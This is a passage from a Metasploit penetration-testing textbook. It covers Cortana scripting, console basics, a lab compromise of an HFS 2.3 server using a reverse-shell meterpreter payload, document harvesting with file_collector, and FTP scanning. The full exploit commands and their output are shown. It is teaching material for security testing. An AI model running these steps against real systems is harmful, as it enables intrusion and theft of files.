
Cortana also provides a flexible approach while working with interfaces. Cortana provides options and functions to create shortcuts, tables, switching tabs, and various other operations. Suppose we want to add a custom functionality, such as when we press the *F1* key from the keyboard, Cortana displays the *UID* of the target host. Let's see an example of a script that will enable us to achieve this feature:

```
bind F1 {
$sid ="3";
spawn(&gu, \$sid);
}
sub gu{
m_cmd($sid,"getuid");
on meterpreter_getuid {
show_message( " $3 ");
}
}
```

The preceding script will add a shortcut key, *F1*, that will display the UID of the target system when pressed. The `bind` keyword in the script denotes binding of functionality with the *F1* key. Next, we define the value of the `$sid` variable as 3 (this is the value of the session ID with which we'll interact).

The `spawn` function will create a new instance of Cortana, execute the `gu` function, and install the value `$sid` to the global scope of the new instance. The `gu` function will send the `getuid` command to the meterpreter. The `meterpreter_getuid` command will handle the output of the `getuid` command.

The `show_message` command will pop up a message displaying the output from the `getuid` command. Let's now load the script into Armitage and press the *F1* key to check and see if our current script executes correctly:



Bang! We got the UID of the target system easily, which is **WIN-SWIKKOTKSHX\mm**. This concludes our discussion on Cortana scripting using Armitage.



For further information about Cortana scripting and its various functions, refer to http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf.

Summary

In this chapter, we had a good look at Armitage and its various features. We kicked off by looking at the interface and building up workspaces. We also saw how we could exploit a host with Armitage. We looked at remote as well as client-side exploitation and post-exploitation. Furthermore, we jumped into Cortana and learned about its fundamentals, using it to control Metasploit, writing post-exploitation scripts, custom menus, and interfaces as well.

Further reading

In this book, we have covered Metasploit and various other related subjects in a practical way. We covered exploit development, module development, porting exploits in Metasploit, client-side attacks, speeding up penetration testing, Armitage, and testing services. We also had a look at the fundamentals of assembly language, Ruby programming, and Cortana scripting.

Once you have read this book, you may find the following resources provide further details on these topics:

- For learning Ruby programming, refer to
<http://ruby-doc.com/docs/ProgrammingRuby/>
- For assembly programming, refer to <https://courses.engr.illinois.edu/ece390/books/artofasm/artofasm.html>
- For exploit development, refer to <http://www.corelan.be>
- For Metasploit development, refer to
<http://dev.metasploit.com/redmine/projects/framework/wiki/DeveloperGuide>
- For SCADA-based exploitation, refer to <http://www.scadahacker.com>
- For in-depth attack documentation on Metasploit, refer to
http://www.offensive-security.com/metasploit-unleashed/Main_Page
- For more information on Cortana scripting, refer to
http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf
- For Cortana script resources, refer to
<https://github.com/rsmudge/cortana-scripts>

23

Module 3

Metasploit Bootcamp

Master the art of penetration testing with Metasploit Framework in 7 days

24

Getting Started with Metasploit

"100 percent security" to remain a myth for long

- Anupam Tiwari

Penetration testing is the art of performing a deliberate attack on a network, web application, server, or any device that requires a thorough check-up from a security perspective. The idea of a penetration test is to uncover flaws while simulating real-world threats. A penetration test is performed to figure out vulnerabilities and weaknesses in the systems so that vulnerable systems can stay immune to threats and malicious activities.

Achieving success in a penetration test largely depends on using the right set of tools and techniques. A penetration tester must choose the right set of tools and methodologies in order to complete a test. While talking about the best tools for penetration testing, the first one that comes to mind is Metasploit. It is considered to be one of the most practical tools to carry out penetration testing today. Metasploit offers a wide variety of exploits, a great exploit development environment, information gathering and web testing capabilities, and much more.

This chapter will help you understand the basics of penetration testing and Metasploit, which will help you warm up to the pace of this book.

In this chapter, you will do the following:

- Learn about using Metasploit in different phases of a penetration test
- Use databases for penetration test management

Throughout the course of this book, I will assume that you have a basic familiarity with penetration testing and have at least some knowledge of Linux and Windows operating systems.

Before we move onto Metasploit, let's first set up our basic testing environment. We require two operating systems for this chapter:

- Kali Linux
- Windows Server 2012 R2 with **Rejetto HTTP File Server (HFS) 2.3** server

Therefore, let us quickly set up our environment and begin with the Metasploit jiu-jitsu.

The fundamentals of Metasploit

Now let us talk about the big picture: Metasploit. Metasploit is a security project that provides exploits and tons of reconnaissance features to aid a penetration tester. Metasploit was created by H.D. Moore back in 2003, and since then, its rapid development has led it to be recognized as one of the most popular penetration testing tools. Metasploit is entirely a Ruby-driven project and offers a great deal of exploits, payloads, encoding techniques, and loads of post-exploitation features.

Metasploit Framework console and commands

Gathering knowledge of the architecture of Metasploit, let us now run Metasploit to get hands-on knowledge of the commands and different modules. To start Metasploit, we first need to establish a database connection so that everything we do can be logged into the database. However, usage of databases also speeds up Metasploit's load time by making use of caches and indexes for all modules. Therefore, let us start the `postgresql` service by typing in the following command at the Terminal:

```
root@beast:~# service postgresql start
```

Now, to initialize Metasploit's database, let us initialize `msfdb` as shown in the following screenshot:

```
root@beast:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

It is clearly visible in the preceding screenshot that we have successfully created the initial database schema for Metasploit. Let us now start the Metasploit database using the following command:

```
root@beast:~# msfdb start
```

We are now ready to launch Metasploit. Let us issue `msfconsole` in the Terminal to start Metasploit, as shown in the following screenshot:

```
root@beast:~# msfconsole

      dTb.dTb
      4' v 'B .'''.' / \'''.
      6. .P : .'/ \` .:
      'T;..;P' .'/ \` .
      'T; ;P' .'/ \` .
      'YvP' .'-._|__.-'

I love shells --egypt

      =[ metasploit v4.13.13-dev                         ]
+ -- ---=[ 1611 exploits - 915 auxiliary - 279 post      ]
+ -- ---=[ 471 payloads - 39 encoders - 9 nops          ]
+ -- ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


msf > █
```

Welcome to the Metasploit console. Let us run the `help` command to see what other commands are available to us:

```
msf > help

Core Commands
=====

  Command      Description
  -----        -----
  ?            Help menu
  banner       Display an awesome metasploit banner
  cd           Change the current working directory
  color         Toggle color
  connect      Communicate with a host
  exit          Exit the console
  get           Gets the value of a context-specific variable
  getg          Gets the value of a global variable
  grep          Grep the output of another command
  help          Help menu
  history      Show command history
  irb           Drop into irb scripting mode
  load          Load a framework plugin
  quit          Exit the console
  route         Route traffic through a session
  save          Saves the active datastores
  sessions     Dump session listings and display information about sessions
  set           Sets a context-specific variable to a value
  setg          Sets a global variable to a value
  sleep         Do nothing for the specified number of seconds
  spool         Write console output into a file as well the screen
  threads      View and manipulate background threads
  unload        Unload a framework plugin
  unset         Unsets one or more context-specific variables
  unsetg        Unsets one or more global variables
  version       Show the framework and console library version numbers
```

The commands in the preceding screenshot are core Metasploit commands which are used to set/get variables, load plugins, route traffic, unset variables, print version, find the history of commands issued, and much more. These commands are pretty general. Let's see the module-based commands, as follows:

Module Commands	
Command	Description
advanced	Displays advanced options for one or more modules
back	Move back from the current context
edit	Edit the current module with the preferred editor
info	Displays information about one or more modules
loadpath	Searches for and loads modules from a path
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions
show	Displays modules of a given type, or all modules
use	Selects a module by name

Everything related to a particular module in Metasploit comes under the **module controls** section of the **Help** menu. Using the preceding commands, we can select a particular module, load modules from a particular path, get information about a module, show core and advanced options related to a module, and even can edit a module inline. Let us learn some basic commands in Metasploit and familiarize ourselves with the syntax and semantics of these commands:

Command	Usage	Example
use [auxiliary/exploit/payload/encoder]	To select a particular module to start working with.	<code>msf>use exploit/unix/ftp/vsftpd_234_backdoor msf>use auxiliary/scanner/portscan/tcp</code>
show [exploits/payloads/encoder/auxiliary/options]	To see the list of available modules of a particular type.	<code>msf>show payloads msf> show options</code>
set [options/payload]	To set a value to a particular object.	<code>msf>set payload windows/meterpreter/reverse_tcp msf>set LHOST 192.168.10.118 msf> set RHOST 192.168.10.112 msf> set LPORT 4444 msf> set RPORT 8080</code>
setg [options/payload]	To assign a value to a particular object globally, so the values do not change when a module is switched on.	<code>msf>setg RHOST 192.168.10.112</code>
run	To launch an auxiliary module after all the required options are set.	<code>msf>run</code>

exploit	To launch an exploit.	<code>msf>exploit</code>
back	To unselect a module and move back.	<code>msf(ms08_067_netapi)>back</code> <code>msf></code>
Info	To list the information related to a particular exploit/module/auxiliary.	<code>msf>info</code> <code>exploit/windows/smb/ms08_067_netapi</code> <code>msf(ms08_067_netapi)>info</code>
Search	To find a particular module.	<code>msf>search hfs</code>
check	To check whether a particular target is vulnerable to the exploit or not.	<code>msf>check</code>
Sessions	To list the available sessions.	<code>msf>sessions [session number]</code>

Meterpreter commands	Usage	Example
sysinfo	To list system information of the compromised host.	<code>meterpreter>sysinfo</code>
ifconfig	To list the network interfaces on the compromised host.	<code>meterpreter>ifconfig</code> <code>meterpreter>ipconfig (Windows)</code>
Arp	List of IP and MAC addresses of hosts connected to the target.	<code>meterpreter>arp</code>
background	To send an active session to background.	<code>meterpreter>background</code>
shell	To drop a cmd shell on the target.	<code>meterpreter>shell</code>
getuid	To get the current user details.	<code>meterpreter>getuid</code>
getsystem	To escalate privileges and gain system access.	<code>meterpreter>getsystem</code>
getpid	To gain the process id of the meterpreter access.	<code>meterpreter>getpid</code>
ps	To list all the processes running at the target.	<code>meterpreter>ps</code>



If you are using Metasploit for the very first time, refer to http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands for more information on basic commands.

Benefits of using Metasploit

Before we jump into an example penetration test, we must know why we prefer Metasploit to manual exploitation techniques. Is this because of a hacker-like Terminal that gives a pro look, or is there a different reason? Metasploit is an excellent choice when compared to traditional manual techniques because of certain factors, which are as follows:

- Metasploit Framework is open source
- Metasploit supports large testing networks by making use of CIDR identifiers
- Metasploit offers quick generation of payloads which can be changed or switched on the fly
- Metasploit leaves the target system stable in most cases
- The GUI environment provides a fast and user-friendly way to conduct penetration testing

Penetration testing with Metasploit

Covering the basics commands of the Metasploit framework, let us now simulate a real-world penetration test with Metasploit. In the upcoming section, we will cover all the phases of a penetration test solely through Metasploit except for the pre-interactions phase which is a general phase to gather the requirements of the client and understand their expectations through meetings, questionnaires, and so on.

Assumptions and testing setup

In the upcoming exercise, we assume that we have our system connected to the target network via Ethernet or Wi-Fi. The target operating system is Windows Server 2012 R2 with IIS 8.0 running on port 80 and HFS 2.3 server running on port 8080. We will be using the Kali Linux operating system for this exercise.

Phase-I: footprinting and scanning

Footprinting and scanning is the first phase after the pre-interactions and, based on the type of testing approach (black box, white box, or grey box), the footprinting phase will differ significantly. In a black box test scenario, we will target everything since no prior knowledge of the target is given, while we will perform focused application- and architecture-specific tests in a white box approach. A grey box test will combine the best of both types of methodology. We will follow the black box approach. So, let's fire up Metasploit and run a basic scan. However, let us add a new workspace to Metasploit. Adding a new workspace will keep the scan data separate from the other scans in the database and will help to find the results in a much easier and more manageable way. To add a new workspace, just type in `workspace -a [name of the new workspace]` and, to switch the context to the new workspace, simply type in `workspace` followed by the name of the workspace, as shown in the following screenshot:

```
msf > workspace -h
Usage:
  workspace          List workspaces
  workspace [name]   Switch workspace
  workspace -a [name] ... Add workspace(s)
  workspace -d [name] ... Delete workspace(s)
  workspace -D        Delete all workspaces
  workspace -r <old> <new> Rename workspace
  workspace -h        Show this help information

msf > workspace -a NetworkVAPT
[*] Added workspace: NetworkVAPT
msf > workspace NetworkVAPT
[*] Workspace: NetworkVAPT
```

In the preceding screenshot, we can see that we added a new workspace NetworkVAPT and switched onto it. Let us now perform a quick scan of the network to check all the live hosts. Since we are on the same network as that of our target, we can perform an ARP sweep scan using the module from auxiliary/scanner/discovery/arp_sweep, as shown in the following screenshot:

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

Name      Current Setting  Required  Description
----      -----          ----- 
INTERFACE           no        The name of the interface
RHOSTS            yes       The target address range or CIDR identifier
SHOST              no       Source IP Address
SMAC              no       Source MAC Address
THREADS           1        yes       The number of concurrent threads
TIMEOUT           5        yes       The number of seconds to wait for new data

msf auxiliary(arp_sweep) > set RHOSTS 192.168.10.0/24
RHOSTS => 192.168.10.0/24
msf auxiliary(arp_sweep) > set SHOST 192.168.10.1
SHOST => 192.168.10.1
msf auxiliary(arp_sweep) > set SMAC DE:AD:BE:EF:DE:AD
SMAC => DE:AD:BE:EF:DE:AD
msf auxiliary(arp_sweep) > set threads 10
threads => 10
```

We choose a module to launch with the `use` command. The `show options` command will show us all the necessary options required for the module to work correctly. We set all the options with the `set` keyword. In the preceding illustration, we spoof our MAC and IP address by setting `SMAC` and `SHOST` to anything other than our original IP address. We used `192.168.10.1`, which looks similar to the router's base IP address. Hence, all the packets generated via the ARP scan will look as if produced by the router. Let's run the module and also check how valid our statement is by analyzing traffic in Wireshark, as shown in the following screenshot:

Source	Interval	Protocol	Length	Info
HonHaiPr_c8:46:df	Broadcast	ARP	42	Who has 192.168.10.1?
de:ad:be:ef:de:ad	Broadcast	ARP	60	Who has 192.168.10.249?
HonHaiPr_c8:46:df	Broadcast	ARP	60	Who has 192.168.10.249?
de:ad:be:ef:de:ad	Broadcast	ARP	60	Who has 192.168.10.250?
HonHaiPr_c8:46:df	Broadcast	ARP	60	Who has 192.168.10.250?
de:ad:be:ef:de:ad	Broadcast	ARP	60	Who has 192.168.10.251?
HonHaiPr_c8:46:df	Broadcast	ARP	60	Who has 192.168.10.251?
de:ad:be:ef:de:ad	Broadcast	ARP	60	Who has 192.168.10.252?
HonHaiPr_c8:46:df	Broadcast	ARP	60	Who has 192.168.10.252?
de:ad:be:ef:de:ad	Broadcast	ARP	60	Who has 192.168.10.253?
HonHaiPr_c8:46:df	Broadcast	ARP	60	Who has 192.168.10.253?
fe80::c0b2:ff:fe2b:ff02::1		ICMPv6	78	Router Advertisement from e8:de:27:86:be:0a
de:ad:be:ef:de:ad	Broadcast	ARP	60	Who has 192.168.10.254?

< [REDACTED] >

Frame 170: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

Ethernet II, Src: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

- Destination: Broadcast (ff:ff:ff:ff:ff:ff)
- Source: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad)
- Type: ARP (0x0806)
- Padding: 00

Address Resolution Protocol (request)

Hardware type: Ethernet (1)

Protocol type: IP (0x0800)

Hardware size: 6

Protocol size: 4

Opcode: request (1)

Sender MAC address: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad)

Sender IP address: 192.168.10.1 (192.168.10.1)

Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)

Target IP address: 192.168.10.250 (192.168.10.250)

We can clearly see in the preceding screenshot that our packets are being spoofed from the MAC and IP address we used for the module:

```
msf auxiliary(arp_sweep) > run
192.168.10.111 appears to be up.
Scanned 256 of 256 hosts (100% complete)
Auxiliary module execution completed
msf auxiliary(arp_sweep) >
```

From the obtained results, we have one IP address which appears to be live, that is, 192.168.10.111 Let us perform a TCP scan over 192.168.10.111 and check which ports are open. We can perform a TCP scan with the portscan module from auxiliary/scanner/portscan/tcp, as shown in the following screenshot:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name          Current Setting  Required  Description
----          -----          -----      -----
CONCURRENCY   10            yes        The number of
concurrent ports to check per host
PORTS         1-10000        yes        Ports to scan
(e.g. 22-25,80,110-900)
RHOSTS         1             yes        The target add
ress range or CIDR identifier
THREADS        1             yes        The number of
concurrent threads
TIMEOUT       1000           yes        The socket con
nect timeout in milliseconds

msf auxiliary(tcp) > █
```

Next, we will set RHOSTS to the IP address 192.168.10.111. We can also increase the speed of the scan by using a high number of threads and setting the concurrency, as shown in the following screenshot:

```
msf auxiliary(tcp) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf auxiliary(tcp) > set THREADS 10
THREADS => 10
msf auxiliary(tcp) > set CONCURRENCY 20
CONCURRENCY => 20
msf auxiliary(tcp) > run
WARNING: there is already a transaction in progress

[*] 192.168.10.111:21 - TCP OPEN
[*] 192.168.10.111:80 - TCP OPEN
[*] 192.168.10.111:135 - TCP OPEN
[*] 192.168.10.111:139 - TCP OPEN
[*] 192.168.10.111:445 - TCP OPEN
[*] 192.168.10.111:5985 - TCP OPEN
[*] 192.168.10.111:8080 - TCP OPEN
[*] 192.168.10.111:8092 - TCP OPEN
[*] 192.168.10.111:8094 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > 
```

It's advisable to perform banner-grabbing over all the open ports found during the scan. However, we will focus on the HTTP-based ports for this example. Let us find the type of web server running on 80, 8080 using the auxiliary/scanner/http/http_version module, as shown in the following screenshot:

```
msf auxiliary(http_version) > set RPORT 80
RPORT => 80
msf auxiliary(http_version) > run

[*] 192.168.10.111:80 Microsoft-IIS/8.5 ( Powered by
PHP/5.3.28, ASP.NET )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > set RPORT 8080
RPORT => 8080
msf auxiliary(http_version) > run

[*] 192.168.10.111:8080 HFS 2.3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > 
```

We load the `http_version` scanner module using the `use` command and set RHOSTS to `192.168.10.111`. First, we scan port 80 by setting `RPORT` to 80, which yields the result as **IIS/8.5** and then we run the module for port 8080 which depicts that the port is running the **HFS 2.3** web server.

Phase-II: gaining access to the target

After completing the scanning stage, we know we have a single IP address, that is, `192.168.10.111`, running **HFS 2.3** file server and **IIS 8.5** web services.



You must identify all the services running on all the open ports. We are focusing only on the HTTP-based services simply for the sake of an example.

The **IIS 8.5** server is not known to have any severe vulnerabilities which may lead to the compromise of the entire system. Therefore, let us try finding an exploit for the HFS server. Metasploit offers a `search` command to search within modules. Let's find a matching module:

```
msf auxiliary(http_version) > pushm
msf auxiliary(http_version) > back
msf > search HFS

Matching Modules
=====
Name          Date    Rank      Description          Disclo
sure          2014-02-18   excellent  Malicious Git and Mercurial HTT
P Server For CVE-2014-9390
exploit/multi/http/git_client_command_exec  2014-02-18   excellent  Malicious Git and Mercurial HTT
P Server For CVE-2014-9390
exploit/windows/http/rejetto_hfs_exec       2014-09-11   excellent  Rejetto HttpFileServer Remote C
ommand Execution

msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) >
```

We can see that issuing the `search HFS` command, Metasploit found two matching modules. We can simply skip the first one as it doesn't correspond to the HFS server. Let's use the second one, as shown in the preceding screenshot. Next, we only need to set a few of the following options for the exploit module along with the payload:

Name	Current Setting	Required	Description
HTTPDELAY	10	no	Seconds to wait before terminating web server
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RPORT	80	yes	The target port
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The path of the web application
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Let's set the values for RHOST to 192.168.10.111, RPORT to 8080, payload to windows/meterpreter/reverse_tcp, SRVHOST to the IP address of our system, and LHOST to the IP address of our system. Setting the values, we can just issue the `exploit` command to send the exploit to the target, as shown in the following screenshot:

```
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.10.111
RHOST => 192.168.10.111
msf exploit(rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf exploit(rejetto_hfs_exec) > set payload windows/meterpreter
/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(rejetto_hfs_exec) > set SRVHOST 192.168.10.112
SRVHOST => 192.168.10.112
msf exploit(rejetto_hfs_exec) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Using URL: http://192.168.10.112:8080/EG2rUfq
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.111  rejetto_hfs_exec - 192.168.10.111:8080 - P
ayload request received: /EG2rUfq
[*] Sending stage (957487 bytes) to 192.168.10.111
[*] Meterpreter session 2 opened (192.168.10.112:4444 -> 192.16
8.10.111:49177) at 2017-02-15 01:40:19 +0530
[!] Tried to delete %TEMP%\hFjDlGivpCEbp.vbs, unknown result
[*] Server stopped.

meterpreter > █
```

Yes! A **meterpreter** session opened! We have successfully gained access to the target machine. The HFS is vulnerable to remote command execution attack due to a poor regex in the file `ParserLib.pas`, and the exploit module exploits the HFS scripting commands by using `%00` to bypass the filtering.

Phase-III: maintaining access / post-exploitation / covering tracks

Maintaining access to the target or keeping a backdoor at the startup is an area of critical concern if you belong to the law enforcement industry. We will discuss advanced persistence mechanisms in the upcoming chapters. However, when it comes to a professional penetration test, post-exploitation tends to be more important than maintaining access. Post-exploitation gathers vitals from the exploited systems, cracks hashes to admin accounts, steals credentials, harvests user tokens, gains privileged access by exploiting local system weaknesses, downloads and uploads files, views processes and applications, and much, much more.

Let us perform and run some quick post-exploitation attacks and scripts:

```
meterpreter > getuid
Server username: WIN-3KOU2TIJ4E0\Administrator
meterpreter > getpid
Current pid: 2776
meterpreter > arp

ARP cache
=====

IP address      MAC address      Interface
-----          -----
192.168.10.1    e8:de:27:86:be:0a  12
192.168.10.112  08:00:27:55:fc:fa  12
192.168.10.255  ff:ff:ff:ff:ff:ff  12
192.168.20.1    52:54:00:12:35:00  15
192.168.20.3    08:00:27:50:22:9b  15
192.168.20.255  ff:ff:ff:ff:ff:ff  15
224.0.0.22       01:00:5e:00:00:16  12
224.0.0.22       00:00:00:00:00:00  1
224.0.0.22       01:00:5e:00:00:16  15
224.0.0.252      01:00:5e:00:00:fc  15
224.0.0.252      01:00:5e:00:00:fc  12
255.255.255.255 ff:ff:ff:ff:ff:ff  12
255.255.255.255 ff:ff:ff:ff:ff:ff  15

meterpreter >
```

Running some quick post-exploitation commands such as `getuid` will find the user who is the owner of the exploited process, which in our case is the administrator. We can also see the process ID of the exploited process by issuing the `getpid` command. One of the most desirable post-exploitation features is to figure out the ARP details if you need to dig deeper into the network. In **meterpreter**, you can find ARP details by issuing the `arp` command as shown in the preceding screenshot.



We can escalate the privileges level to the system level using the `getsystem` command if the owner of the exploited process is a user with administrator privileges.

Next, let's harvest files from the target. However, we are not talking about the general single file search and download. Let's do something out of the box using the `file_collector` post-exploitation module. What we can do is to scan for certain types of files on the target and download them automatically to our system, as shown in the following screenshot:

```
meterpreter > run file_collector -d C:\\\\Users -f *.doc
|*.pptx -r -o files
[*] Searching for *.doc
[*]      C:\\Users\\Administrator\\Desktop\\JSU emails.docx
(48358 bytes)
[*] Searching for *.pptx
[*]      C:\\Users\\Administrator\\Desktop\\Consultant Prof
ile - Nipun Jaswal.pptx (4020542 bytes)
```

In the preceding screenshot, we ran a scan on the `Users` directory (by supplying a `-d` switch with the path of the directory) of the compromised system to scan for all the files with the extension `.doc` and `.pptx` (using a `-f` filter switch followed by the search expression). We used a `-r` switch for the recursive search and `-o` to output the path of files found to the `files` file. We can see in the output that we have two files. Additionally, the search expression `*.doc|*.pptx` means all the files with extension `.doc` or `.pptx`, and the `|` is the OR operator.

Let's download the found files by issuing the command, as illustrated in the following screenshot:

```
meterpreter > run file_collector -i files -l /root/Desktop/
[*] Reading file files
[*] Downloading to /root/Desktop/
[*]      Downloading C:\\Users\\Administrator\\Desktop\\JSU
emails.docx
[*]      Downloading C:\\Users\\Administrator\\Desktop\\Con
sultant Profile - Nipun Jaswal.pptx
meterpreter > █
```

We just provided a `-i` switch followed by the file `files`, which contains the full path to all the files at the target. However, we also supplied a `-l` switch to specify the directory on our system where the files will be downloaded. We can see from the preceding screenshot that we successfully downloaded all the files from the target to our machine.

Covering your tracks in a professional penetration test environment may not be suitable because most of the blue teams use logs generated in the penetration test to identify issues and patterns or write IDS/IPS signatures as well.

Summary and exercises

In this chapter, we learned the basics of Metasploit and phases of penetration testing. We learned about the various syntax and semantics of Metasploit commands. We saw how we could initialize databases. We performed a basic scan with Metasploit and successfully exploited the scanned service. Additionally, we saw some basic post-exploitation modules that aid in harvesting vital information from the target.

If you followed correctly, this chapter has successfully prepared you to answer the following questions:

- What is Metasploit Framework?
- How do you perform port scanning with Metasploit?
- How do you perform banner-grabbing with Metasploit?
- How is Metasploit used to exploit vulnerable software?
- What is post-exploitation and how can it be performed with Metasploit?

For further self-paced practice, you can attempt the following exercises:

1. Find a module in Metasploit which can fingerprint services running on port 21.
2. Try running post-exploitation modules for keylogging, taking a picture of the screen, and dumping passwords for other users.
3. Download and run Metasploitable 2 and exploit the FTP module.

In Chapter 2, *Identifying and Scanning Targets*, we will look at the scanning features of Metasploit in depth. We will look at various types of services to scan, and we will also look at customizing already existing modules for service scanning.

25

Identifying and Scanning Targets

We learned the basics of Metasploit in the Module 2, Chapter 1, *Approaching a Penetration Test Using Metasploit*. Let us now shift our focus to an essential aspect of every penetration test, that is, the scanning phase. One of the most critical aspects of penetration testing, the scanning phase involves identification of various software and services running on the target, hence, making it the most time consuming and the most crucial aspect of a professional penetration test. They say, and I quote, "*If you know the enemy and know yourself, you need not fear the result of a hundred battles*". If you want to gain access to the target by exploiting vulnerable software, the first step for you to take is to figure out if a particular version of the software is running on the target. The scanning and identification should be conducted thoroughly, so that you don't end up performing a DOS attack on the wrong version of the software.

In this chapter, we will try uncovering the scanning aspects of Metasploit and we will try gaining hands-on knowledge of various scanning modules. We will cover the following key aspects of scanning:

- Working with scanning modules for services such as FTP, MSSQL, and so on
- Scanning SNMP services and making use of them
- Finding out SSL and HTTP information with Metasploit auxiliaries

Let's run a basic FTP scanner module against a target network and analyze its functionality in detail.

Working with FTP servers using Metasploit

The module we will be using for this demonstration is `ftp_version.rb` from scanners in the auxiliary section.

Scanning FTP services

Let us select the module using the `use` command and check what different options are required by the module for it to work:

```
msf > use auxiliary/scanner/ftp/
use auxiliary/scanner/ftp/anonymous
use auxiliary/scanner/ftp/bison_ftp_traversal
use auxiliary/scanner/ftp/ftp_login
use auxiliary/scanner/ftp/ftp_version
use auxiliary/scanner/ftp/konica_ftp_traversal
use auxiliary/scanner/ftp/pctman_ftp_traversal
use auxiliary/scanner/ftp/titanftp_xcrc_traversal
```

We can see we have a number of modules to work with. However, for now, let us use the `ftp_version` module, as shown in the following screenshot:

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

  Name      Current Setting      Required  Description
  ----      -----            -----      -----
  FTPPASS    mozilla@example.com  no        The password for the s
pecified username
  FTPUSER    anonymous           no        The username to authen
ticate as
  RHOSTS                yes       The target address ran
ge or CIDR identifier
  RPORT      21                 yes       The target port
  THREADS    1                  yes       The number of concurre
nt threads
```

To scan the entire network, let's set RHOSTS to 192.168.10.0/24 (0-255) and also increase the number of threads for a speedy operation:

```
msf auxiliary(ftp_version) > set RHOSTS 192.168.10.0/24
RHOSTS => 192.168.10.0/24
msf auxiliary(ftp_version) > set threads 10
threads => 10
msf auxiliary(ftp_version) > run █
```

Let's run the module and analyze the output:

```
[*] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK FTP server\x0d\x0a'
[*] Scanned 27 of 256 hosts (10% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[*] Scanned 77 of 256 hosts (30% complete)
[*] 192.168.10.109:21 FTP Banner: '220 FTP Utility FTP server (Version 1.00) ready.\x0d\x0a'
[*] Scanned 111 of 256 hosts (43% complete)
[*] Scanned 130 of 256 hosts (50% complete)
[*] Scanned 159 of 256 hosts (62% complete)
[*] Scanned 181 of 256 hosts (70% complete)
[*] Scanned 210 of 256 hosts (82% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) > █
```

We can see we have scanned the entire network and found two hosts running FTP services, which are **TP-LINK FTP server** and **FTP Utility FTP server**. So now that we know what services are running on the target, it will be easy for us to find any matching exploit if the version of these FTP services is vulnerable.

